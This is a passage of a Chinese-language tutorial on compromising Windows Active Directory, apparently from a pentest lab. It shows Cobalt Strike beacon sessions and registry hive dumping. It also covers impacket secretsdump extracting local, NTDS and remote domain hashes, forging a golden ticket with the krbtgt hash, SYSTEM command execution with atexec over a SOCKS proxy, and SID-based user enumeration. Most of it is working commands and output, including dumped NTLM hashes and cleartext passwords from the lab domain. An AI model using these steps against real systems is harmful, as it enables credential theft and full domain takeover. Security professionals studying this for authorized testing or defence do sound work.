[+] Found record _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones
[+] Found record _ldap._tcp.Default-First-Site-Name._sites
[+] Found record _ldap._tcp
[+] Found record _kpasswd._udp
[+] Found record _kpasswd._tcp
[+] Found record _kerberos._udp
[+] Found record _kerberos._tcp.Default-First-Site-Name._sites
[+] Found record _kerberos._tcp
[+] Found record _gc._tcp.Default-First-Site-Name._sites
[+] Found record _gc._tcp
[+] Found record @
[+] Found 12 records
```

方法五 SharpAdidnsdump

需要条件：任意域主机权限且安装了 .NET模块。

SharpAdidnsdump(https://github.com/b4rtik/SharpAdidnsdump)

是adidnsdump C#版本,可直接在windows主机上运行并产生结果，不需要域账号。

使用命令SharpAdidnsdumpis.exe dc-address

首先需要查询DC ip

```
beacon> shell SharpAdidnsdump.exe
[*] Tasked beacon to run: SharpAdidnsdump.exe
[+] host called home, sent: 50 bytes
[+] received output:
usage: SharpAdidnsdumpis.exe dc-address

beacon> shell net group "domain controllers" /domain
[*] Tasked beacon to run: net group "domain controllers" /domain
[+] host called home, sent: 69 bytes
[+] received output:
组名     Domain Controllers
注释     域中所有域控制器

成员

-------------------------------------------------------------------------------
OWA2013$
命令成功完成。
```

```
beacon> shell ping OWA2013 -n 1 -4
[*] Tasked beacon to run: ping OWA2013 -n 1 -4
[+] host called home, sent: 51 bytes
[+] received output:

正在 Ping OWA2013.rootkit.org [192.168.229.186] 具有 32 字节的数据:
来自 192.168.229.186 的回复: 字节=32 时间<1ms TTL=128

192.168.229.186 的 Ping 统计信息:
    数据包: 已发送 = 1，已接收 = 1，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 0ms，平均 = 0ms

beacon> shell SharpAdidnsdump.exe 192.168.229.186
```

执行查询操作

```
beacon> shell SharpAdidnsdump.exe 192.168.229.186
[*] Tasked beacon to run: SharpAdidnsdump.exe 192.168.229.186
[+] host called home, sent: 66 bytes
[+] received output:
Running enumeration against 192.168.229.186
Running enumeration against LDAP://192.168.229.186/DC=DomainDnsZones,DC=rootkit,DC=org


Domain: rootkit.org

Host _gc._tcp.rootkit.org 69.172.201.153
Host _gc._tcp.Default-First-Site-Name._sites.rootkit.org 69.172.201.153
Host _kerberos._tcp.rootkit.org 69.172.201.153
Host _kerberos._tcp.Default-First-Site-Name._sites.rootkit.org 69.172.201.153
Host _kerberos._udp.rootkit.org 69.172.201.153
Host _kpasswd._tcp.rootkit.org 69.172.201.153
Host _kpasswd._udp.rootkit.org 69.172.201.153
Host _ldap._tcp.rootkit.org 69.172.201.153
Host _ldap._tcp.Default-First-Site-Name._sites.rootkit.org 69.172.201.153
Host _msdcs.rootkit.org 69.172.201.153
Host owa2013.rootkit.org fe80::6c95:efcd:6982:1ae8%15
Host owa2013.rootkit.org 192.168.229.186
Host owa2013.rootkit.org 192.168.3.144
Host Srv-Web-Kit.rootkit.org 192.168.3.73
Host PC-jerry-Kit.rootkit.org 192.168.3.75
Host PC-micle-Kit.rootkit.org 192.168.3.76

[+] received output:
Host pc-torndo-Kit.rootkit.org 69.172.201.153

SharpAdidnsdump end
```

impacket框架之域信息获取

本篇文章讲述impacket套件内部分常用域、内网信息收集工具使用，将会用到的工具，secretsdump、lookupsid、esentutl、ticketer。

一、Secretsdump

secretsdump常用于本地、远程hash导出，具体使用方法如下。

在渗透测试工作中，为了躲避杀软等防护产品，dump目标机hash通常会进行以下操作。

```
C:\> reg.exe save hklm\sam c:\sam.save
C:\> reg.exe save hklm\security c:\security.save
C:\> reg.exe save hklm\system c:\system.save
```

以上三个注册表项解释:

SAM存储域用户或本地用户的数据，包括域用户组名或本机用户组、用户名及密码哈希等。

Security 存储用户安全策略，存储域用户、本地用户登陆记录，缓存的登陆用户凭证，例如domain cache。

system用来解密SAM和Security 。

之后使用secretsdump进行hash内容导出，具体方法如下:

1. 本地hash导出

获取SAM中hash

```
secretsdump.py  -sam sam.save -system system.save LOCAL
```

```
C:\Users\Administrator>secretsdump.exe  -sam sam.save -system system.save LOCAL
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Target system bootKey: 0x4dbebabc63dbe6fb7f8dc644d364f247
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734
fe7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:404b94f895f13e26c6d8144493c54679:::
[*] Cleaning up...
```

获取security.save中缓存的登陆用户凭证和LSA Secrets

```
secretsdump.py  -security security.save -system system.save LOCAL
```

```
C:\Users\Administrator>secretsdump.exe  -security security.save -system system.s
ave LOCAL
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Target system bootKey: 0x4dbebabc63dbe6fb7f8dc644d364f247
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain
)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:d47dd4266cf8936869382a3512e93035
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
 0000   01 00 00 00 BC 94 BE 2F  16 09 FA 10 D5 3F 34 EB   ......./.....?4.
 0010   CC 27 5A 25 1B 5A 69 54  D8 6F B1 74 8F 73 08 59   .'Z%.ZiT.o.t.s.Y
 0020   08 94 2C D6 58 D2 08 A2  B1 0B 34 2C               ....X.....4,
DPAPI_SYSTEM:01000000bc94be2f1609fa10d53f34ebcc275a251b5a6954d86fb1748f73085908942cd658d208a2b10b342c
[*] L$ASP.NETAutoGenKeysV44.0.30319.17929
 0000   21 F9 E7 D1 73 40 C6 DE  21 9B 28 53 5D BB 47 8E   !...s@..!.(S].G.
 0010   A9 5B 4B 13 36 55 C9 20  B5 53 DB 75 9C D5 EE 26   .[K.6U. .S.u...&
 0020   5A 89 69 C3 48 F6 72 D7  E3 F5 BB 18 11 44 25 DF   Z.i.H.r......D%.
 0030   DF FF 22 73 D6 F0 33 BF  54 B1 23 EE 6C D6 CA 84   .."s..3.T.#.l...
 0040   81 C2 17 15 34 D0 81 60  7E EE C3 E4 0C B5 63 A1   ....4..`~.....c.
 0050   C9 11 2D 6F 63 C1 8A 3C  6C E0 8F 5A E3 8D 1F 2F   ..-oc..<l..Z.../
 0060   B0 43 18 99 35 67 A2 7A  C1 5F 7D 3A 0F 05 66 A4   .C..5g.z._}:..f.
 0070   69 D8 FD 79 6C EA ED 09  5D D7 48 A5 40 52 82 48   i..yl...].H.@R.H
 0080   83 AD D8 F1 F4 EB E3 0A  A8 AC 04 92 15 96 3C EE   ..............<.
 0090   C8 7E 29 DC CE A3 EC D4  88 75 B8 6F 58 BB 27 13   .~)......u.oX.'.
 00a0   4E 6C 82 02 EF 9B 9C 75  9F 40 F0 5C 4D 17 9F B4   Nl.....u.@.\M...
 00b0   53 0E CA A4 4B F1 E6 4E  66 03 EE 37 DE 14 49 69   S...K..Nf..7..Ii
 00c0   0B B1 3C 13 92 99 BF CB  75 7D 6B 88 76 5C 5E 7C   ..<.....u}k.v\^|
 00d0   89 9D 3D F8 C8 9D 43 4C  EE 72 98 B7 24 17 F7 B0   ..=...CL.r..$...
 00e0   F3 F2 73 7D 7A 7E D3 D5  BC 1D F4 E6 A3 37 1E 99   ..s}z~.......7..
 00f0   84 7E F5 69 89 82 34 E2  F9 D0 5F 7A A0 B9 64 AA   .~.i..4..._z..d.
 0100   12 4E 72 71 BD 16 C7 AF  DB 60 5B 9B 2D A7 5A FC   .Nrq.....`[.-.Z.
 0110   6C B4 50 8F FB 80 BB 8C  E0 C1 AB 7A 22 F4 74 EA   l.P........z".t.
 0120   1E 18 58 3D 38 76 F3 5D  FB 9D 75 DF 63 58 C6 EF   ..X=8v.]..u.cX..
 0130   A3 35 BF E2 2C 3E 5D 25  A0 A0 E3 9B 61 CA 48 88   .5..,>]%....a.H.
 0140   CC 25 6B CB C3 B9 0C B5  5C EF 91 E8 4A DF 79 80   .%k.....\...J.y.
 0150   B9 EB 0A 05 92 F6 92 65  D8 B6 8E 40 5E 43 94 35   .......e...@^C.5
 0160   73 8F 68 FE E2 F3 2A 7A  B4 5C F7 52 22 CD D7 70   s.h...*z.\.R"..p
 0170   50 EC CC 5A C1 E1 AC 9F  0C 9E C4 84 44 27 3C 6B   P..Z........D'<k
 0180   D1 FB D8 DB A6 F4 AD 59  E1 80 88 31 6E 96 FB 97   .......Y...1n...
 0190   2A CA 97 83 DE 0F 62 7C  0C F5 3B 92 02 20 CC 3D   *.....b|..;.. .=
 01a0   AB 66 51 5C 89 60 58 E1  06 54 15 E2 61 48 61 C1   .fQ\.`X..T..aHa.
 01b0   DE B2 F8 46 39 4D 13 DF  4B 64 31 ED 8B EB 00 EF   ...F9M..Kd1.....
 01c0   B0 ED D6 46 30 98 7B C4  F9 5C F4 58 C9 11 CE 1A   ...F0.{..\.X....
```

获取sam security 中所有内容

```
secretsdump.py  -sam sam.save -security security.save -system system.save
LOCAL
```

```
Didiers-MacBook-Pro:Demo didierstevens$ ./secretsdump.py -ntds ntds.dit -system system -outputfile
result local
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0x13d20976d63ea5e836036ec8bc68d6eb
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 422b3e51e46cdd802a6af7b3c0498d75
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:111f37ed915c5716aad3b435b51404ee:eb37f9cd74303274cb923442a7348ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:422feb7ef3b8cbea98bf9f0f76a50d81:::
ADDEMOS:1003:aad3b435b51404eeaad3b435b51404ee:d5d1a3d8e2ee4032ec4831c9f9342309:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f031bf1f16bba6f9de84dffcc164e0f8:::
```

2. 域用户hash导出

域用户hash导出还需要NTDS.dit活动目录数据库文件，具体导出方法请查看gitbook《转储域账户哈希值》。

使用以下命令导出域所有用户hash。

```
python secretsdump.py  -ntds NTDS.dit -system SYSTEM LOCAL -outputfile
lol.hash
```

```
secretsdump.exe -ntds NTDS.dit -system temp_sys.hiv LOCAL-outputfile lol.hash
```

```
C:\Users\Administrator>secretsdump.exe -ntds NTDS.dit -system temp_sys.hiv LOCAL
 -outputfile lol.hash
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Target system bootKey: 0x4dbebabc63dbe6fb7f8dc644d364f247
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 4dbc85965ae161c0d1f04e027cee6981
[*] Reading and decrypting hashes from NTDS.dit
rootkit.org\Administrator:500:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a5369
5dc997aa02d455c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
OWA2013$:1001:aad3b435b51404eeaad3b435b51404ee:d47dd4266cf8936869382a3512e93035:
::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c3d5042c67ef5f461d0ba6ecdd9ea449:::
rootkit.org\$131000-2U3UD5R2OEGS:1121:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d
16ae931b73c59d7e0c089c0:::
rootkit.org\SM_252aeaa742804ecfa:1122:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d
16ae931b73c59d7e0c089c0:::
rootkit.org\SM_63d347f0ba2c4d468:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d
16ae931b73c59d7e0c089c0:::
rootkit.org\SM_d6e60a95f817485a9:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d
16ae931b73c59d7e0c089c0:::
rootkit.org\SM_1a6d8fc42c5a47188:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d
16ae931b73c59d7e0c089c0:::
rootkit.org\SM_485cfe3b6e034181a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d
16ae931b73c59d7e0c089c0:::
rootkit.org\SM_1b6c81fcbaf0426c9:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d
16ae931b73c59d7e0c089c0:::
rootkit.org\SM_d4ad415f56164ecf9:1129:aad3b435b51404eeaad3b435b51404ee:7237566d3
6e50c4962028ad257e3e8aa:::
rootkit.org\SM_570ac093ed8e4df69:1130:aad3b435b51404eeaad3b435b51404ee:ed435e0f3
8d09dd455f7e0ba3b859fee:::
rootkit.org\SM_e6d4d2b1660b4d9fb:1131:aad3b435b51404eeaad3b435b51404ee:dcd4a5195
9a44c596d0da1d81ba5e88a:::
rootkit.org\ituser:1132:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997
aa02d455c:::
rootkit.org\hr:1133:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad217
34fe7:::
rootkit.org\mary:1134:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa
02d455c:::
rootkit.org\jack:1135:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad2
1734fe7:::
rootkit.org\lee:1136:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584
137ffd:::
rootkit.org\klion:1137:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997a
a02d455c:::
rootkit.org\hello:1138:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c5
84137ffd:::
rootkit.org\micle:1139:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad
```

```
proxychains python secretsdump.py rootkit/administrator@192.168.3.144
```

3.远程导出hash


secretsdump还支持远程导出hash，支持socks代理传输数据，需提供远程服务器管理员账号凭证，支持两种方式读取活动目录数据库，Vssadmin和DRSUAPI(Directory Replication Service API)远程目录复制协议api。

secretsdump远程导出hash参数介绍

```
-just-dc-user USERNAME     导出指定用户NTDS.DIT文件，该功能使用DRSUAPI接口导出数据。
  -just-dc                 只导出包含NTLM和kerberos数据的NTDS.DIT
-just-dc-ntlm              只导出包含NTLM数据的NTDS.DIT
  -pwd-last-set            导出的每个账户显示密码最后一次设置时间
  -user-status             显示是否账户已禁用或失效
  -history                 导出用户历史密码hash
```

导出远程机hash及缓存记录。

```
secretsdump.exe rootkit/administrator@192.168.3.144
```



使用Vssadmin复制用户数据库文件的方式进行远程hash导出

```
secretsdump.exe rootkit/administrator@192.168.3.144 -just-dc -use-vss
```

```
G:\intranet\tool\impacket>secretsdump.exe rootkit/administrator@192.168.3.144 -j
ust-dc -use-vss
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[*] Target system bootKey: 0x4dbebabc63dbe6fb7f8dc644d364f247
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to g
et a copy. This might take some time
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
```

二、Esentutl

esentutl常用于从dit文件提取域内信息的工具，具体使用命令

esentutl.exe NTDS.dit export -table datatable >log.txt

Log.txt文件内容示例。

```
296122 ATTq589920         : 132028025791301735L
296123 ATTj589922         : 513
296124 ATTj589836         : 0
296125 ATTj589993         : 0
296126 ATTj589849         : 0
296127 ATTq131192         : 49510
296128 ATTl131075         : 13202803083L
296129 ATTq589875         : 0
296130 ATTq589876         : 0
296131 ATTm589825         : u'hr'
296132 ATTk589984         : '110000000000000da8695528b17f5a80dd8c4bed668814fda21651b9fa630aed89
296133 ATTk589918         : '110000000000000e3909e1327492df9c58a3f29a32f46028a026b747e037154ed2
296134 ATTk589914         : '1100000000000006bc567e375ee525efbd43b69cc7deef91d8cf02d189b9ecc8c4
296135 ATTm3              : u'hr'
296136 ATTj131073         : 4
296137 ATTq589983         : 9223372036854775807L
296138 ATTm131282         : u'SMTP:hr@rootkit.org'
296139 ATTq131091         : 49372
296140 ATTl131074         : 13202802578L
296141 ATTp131353         : '1301000000000000'
296142 ATTk589826         : 'af67474a7a12f74289395e9edc2a1de5'
296143 ATTb590606         : 1481
296144 ATTm-1840239330    : u'/o=0day Mail/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn
296145 ATTm-1973266359    : u'hr'
296146 ATTk-1870499964    : '9c109dd5b67273458018d9451d19643b'
296147 ATTp-1818581214    : '5c01000000000000'
```

三、Ticketer

由于某些情况下，渗透测试的进行需要在linux平台下展开，但是mimiktza生成的黄金、白银票据(kirbi)在linux平台下不通用，ticketer用于解决该问题(或使用kekeo)。

ticketer用于在linux平台生成票据传递测试所需数据(ccache)。并且ticketer支持socks代理传递数据。

使用参数如下:

生成黄金票据

```
python ticketer.py  -nthash ntlmhash -domain-sid sid_str -domain domain.com ranc
```


命令解析 ntlm hash为域krbtgt账号 ntlm hash，sid为目标域sid(获取方式查看第四章)，domain.com为目标域域名(或任意填写)，random_username(任意填写)

举例:

```
python ticketer.py  -nthash c3d5042c67ef5f461d0ba6ecdd9ea449 -domain-sid S-1-5-2
```

金票利用方式

由于ticketer常用于socks代理环境下，票据传递测试需要解析域控、目标域主机FQDN(Fully Qualified Domain Name),而通常执行ticketer的机器没有目标域的dns环境，这种环境解析不了目标域的FQDN，需要在执行ticketer机器的hosts文件中指定目标域主机对应ip，如此次例中，host内容如下图所示



并且proxychains配置文件需注释proxy_dns选项。导入金票路径至环境变量KRB5CCNAME:

```
export KRB5CCNAME=/path/test.ccache
```

之后可以使用impacket套件内任意含有-k参数的工具对目标机(此处为Srv-Web-Kit)进行信息获取、命令执行等操作。

使用atexec执行命令示例: 注意执行命令使用的用户名应与ticketer生成票据时使用的用户名相

同。

```
root@kali:~/Desktop/tools/impacket/examples/key# python atexec.py -k -no-pass -debug test@Srv-Web-Kit whoami
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[+] Using Kerberos Cache: /root/Desktop/tools/impacket/examples/key/test.ccache
[+] Domain retrieved from CCache: ROOTKIT
[+] SPN CIFS/SRV-WEB-KIT@ROOTKIT not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/ROOTKIT@ROOTKIT
[+] Using TGT from cache
[+] Trying to connect to KDC at ROOTKIT
[+] Domain retrieved from CCache: ROOTKIT
[+] Using Kerberos Cache: /root/Desktop/tools/impacket/examples/key/test.ccache
[+] SPN HOST/SRV-WEB-KIT@ROOTKIT not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/ROOTKIT@ROOTKIT
[+] Using TGT from cache
[+] Trying to connect to KDC at ROOTKIT
[*] Creating task \CHaiJQVC
[*] Running task \CHaiJQVC
[+] Calling SchRpcGetLastRunInfo for \CHaiJQVC
[*] Deleting task \CHaiJQVC
[*] Attempting to read ADMIN$\Temp\CHaiJQVC.tmp
nt authority\system

[+] Deleting file ADMIN$\Temp\CHaiJQVC.tmp
```

通过socks代理，对目标进行金票传递测试。

```
root@kali:~/Desktop/tools/impacket/examples/key# proxychains python atexec.py -k -no-pass -debug test@Srv-Web-Kit whoami
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
|S-chain|-<>-      :1082-<><>-192.168.3.73:445-<><>-OK
[+] Using Kerberos Cache: /root/Desktop/tools/impacket/examples/key/test.ccache
[+] Domain retrieved from CCache: ROOTKIT
[+] SPN CIFS/SRV-WEB-KIT@ROOTKIT not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/ROOTKIT@ROOTKIT
[+] Using TGT from cache
[+] Trying to connect to KDC at ROOTKIT
|S-chain|-<>-120.78.95.226:1082-<><>-192.168.3.144:88-<><>-OK
[+] Domain retrieved from CCache: ROOTKIT
[+] Using Kerberos Cache: /root/Desktop/tools/impacket/examples/key/test.ccache
[+] SPN HOST/SRV-WEB-KIT@ROOTKIT not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/ROOTKIT@ROOTKIT
[+] Using TGT from cache
[+] Trying to connect to KDC at ROOTKIT
|S-chain|-<>-120.78.95.226:1082-<><>-192.168.3.144:88-<><>-OK
[*] Creating task \RIPsmrrA
[*] Running task \RIPsmrrA
[+] Calling SchRpcGetLastRunInfo for \RIPsmrrA
[*] Deleting task \RIPsmrrA
[*] Attempting to read ADMIN$\Temp\RIPsmrrA.tmp
nt authority\system

[+] Deleting file ADMIN$\Temp\RIPsmrrA.tmp
```

四、lookupsid.py

可查看远程目标机器或域控所有用户内容(需提供域任意用户凭证)

lookupsid在读取远程机器用户信息时，同时会输出域SID，域SID是生成黄金票据所需数据。

```
lookupsid.py domain/user:password@ip
```

```
~/Desktop/tools/impacket/examples# proxychains python lookupsid.py rootkit/micle:Admin12345@192.168.3.144
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Brute forcing SIDs at 192.168.3.144
[*] StringBinding ncacn_np:192.168.3.144[\pipe\lsarpc]
|S-chain|-<>-...82-<><>-192.168.3.144:445-<><>-OK
[*] Domain SID is: S-1-5-21-3759881954-2993291187-3577547808
498: ROOTKIT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: ROOTKIT\Administrator (SidTypeUser)
501: ROOTKIT\Guest (SidTypeUser)
502: ROOTKIT\krbtgt (SidTypeUser)
512: ROOTKIT\Domain Admins (SidTypeGroup)
513: ROOTKIT\Domain Users (SidTypeGroup)
514: ROOTKIT\Domain Guests (SidTypeGroup)
515: ROOTKIT\Domain Computers (SidTypeGroup)
516: ROOTKIT\Domain Controllers (SidTypeGroup)
517: ROOTKIT\Cert Publishers (SidTypeAlias)
518: ROOTKIT\Schema Admins (SidTypeGroup)
519: ROOTKIT\Enterprise Admins (SidTypeGroup)
520: ROOTKIT\Group Policy Creator Owners (SidTypeGroup)
521: ROOTKIT\Read-only Domain Controllers (SidTypeGroup)
522: ROOTKIT\Cloneable Domain Controllers (SidTypeGroup)
553: ROOTKIT\RAS and IAS Servers (SidTypeAlias)
571: ROOTKIT\Allowed RODC Password Replication Group (SidTypeAlias)
572: ROOTKIT\Denied RODC Password Replication Group (SidTypeAlias)
1000: ROOTKIT\WinRMRemoteWMIUsers__ (SidTypeAlias)
1001: ROOTKIT\OWA2013$ (SidTypeUser)
1102: ROOTKIT\DnsAdmins (SidTypeAlias)
1103: ROOTKIT\DnsUpdateProxy (SidTypeGroup)
1104: ROOTKIT\Organization Management (SidTypeGroup)
1105: ROOTKIT\Recipient Management (SidTypeGroup)
1106: ROOTKIT\View-Only Organization Management (SidTypeGroup)
1107: ROOTKIT\Public Folder Management (SidTypeGroup)
1108: ROOTKIT\UM Management (SidTypeGroup)
1109: ROOTKIT\Help Desk (SidTypeGroup)
1110: ROOTKIT\Records Management (SidTypeGroup)
1111: ROOTKIT\Discovery Management (SidTypeGroup)
1112: ROOTKIT\Server Management (SidTypeGroup)
1113: ROOTKIT\Delegated Setup (SidTypeGroup)
1114: ROOTKIT\Hygiene Management (SidTypeGroup)
1115: ROOTKIT\Compliance Management (SidTypeGroup)
1116: ROOTKIT\Exchange Servers (SidTypeGroup)
1117: ROOTKIT\Exchange Trusted Subsystem (SidTypeGroup)
1118: ROOTKIT\Managed Availability Servers (SidTypeGroup)
```

查询域SID也可以使用whoami /user命令，如下图。

```
C:\Users\micle.ROOTKIT>whoami /user

用户信息
----------------

用户名          SID
============== ==============================================
rootkit\micle  S-1-5-21-3759881954-2993291187-3577547808-1139

C:\Users\micle.ROOTKIT>
```

域信息收集之user2sid，sid2user

使用场景：当前内网环境有域环境，使用nbtscan或者nltest获取到域控的IP，但是没有域用户的账号密码。

作用：使用 `sid2user` 和 `user2sid` 枚举猜测出域用户名，并通过弱口令获取域用户的权限 下载地址：http://greatagain.dbappsecurity.com.cn/#/publicarea/tooldisk?path=412/2430

使用

```
user2sid.exe \\域控IP 域用户名
```

域里面域管默认为administrator用户，且sid为500

那么先通过administrator域管获取域用户的sid

```
user2sid.exe \\192.168.52.2 administrator
```

得到域用户的sid为S-1-5-21-675002476-827761145-2127888524-500

```
C:\Users\Administrator\Desktop>user2sid.exe \\192.168.52.2 administrator

S-1-5-21-675002476-827761145-2127888524-500

Number of subauthorities is 5
Domain is HACK
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

然后取5-21-675002476-827761145-2127888524值，并且把-替换为空格

再使用sid2user枚举域用户

```
sid2user.exe \\192.168.52.2 5 21 675002476 827761145 2127888524 500
```

```
C:\Users\Administrator\Desktop>sid2user.exe \\192.168.52.2 5 21 675002476 827761145 2127888524 500

Name is Administrator
Domain is HACK
Type of SID is SidTypeUser
```

遍历id，比如数字500以上，成功枚举出域用户guest，iis_user等域用户

```
C:\Users\Administrator\Desktop>sid2user.exe \\192.168.52.2 5 21 675002476 827761145 2127888524 501

Name is Guest
Domain is HACK
Type of SID is SidTypeUser

C:\Users\Administrator\Desktop>sid2user.exe \\192.168.52.2 5 21 675002476 827761145 2127888524 502

Name is krbtgt
Domain is HACK
Type of SID is SidTypeUser

C:\Users\Administrator\Desktop>sid2user.exe \\192.168.52.2 5 21 675002476 827761145 2127888524 503

Name is DefaultAccount
Domain is HACK
Type of SID is SidTypeUser

C:\Users\Administrator\Desktop>sid2user.exe \\192.168.52.2 5 21 675002476 827761145 2127888524 504

LookupSidName failed - no such account
```

```
C:\Users\Administrator\Desktop>sid2user.exe \\192.168.52.2 5 21 675002476 827761145 2127888524 1612

Name is iis_user
Domain is HACK
Type of SID is SidTypeUser
```

综上所述，通过user2sid和sid2user，我们成功的遍历出域环境下的很多域用户。

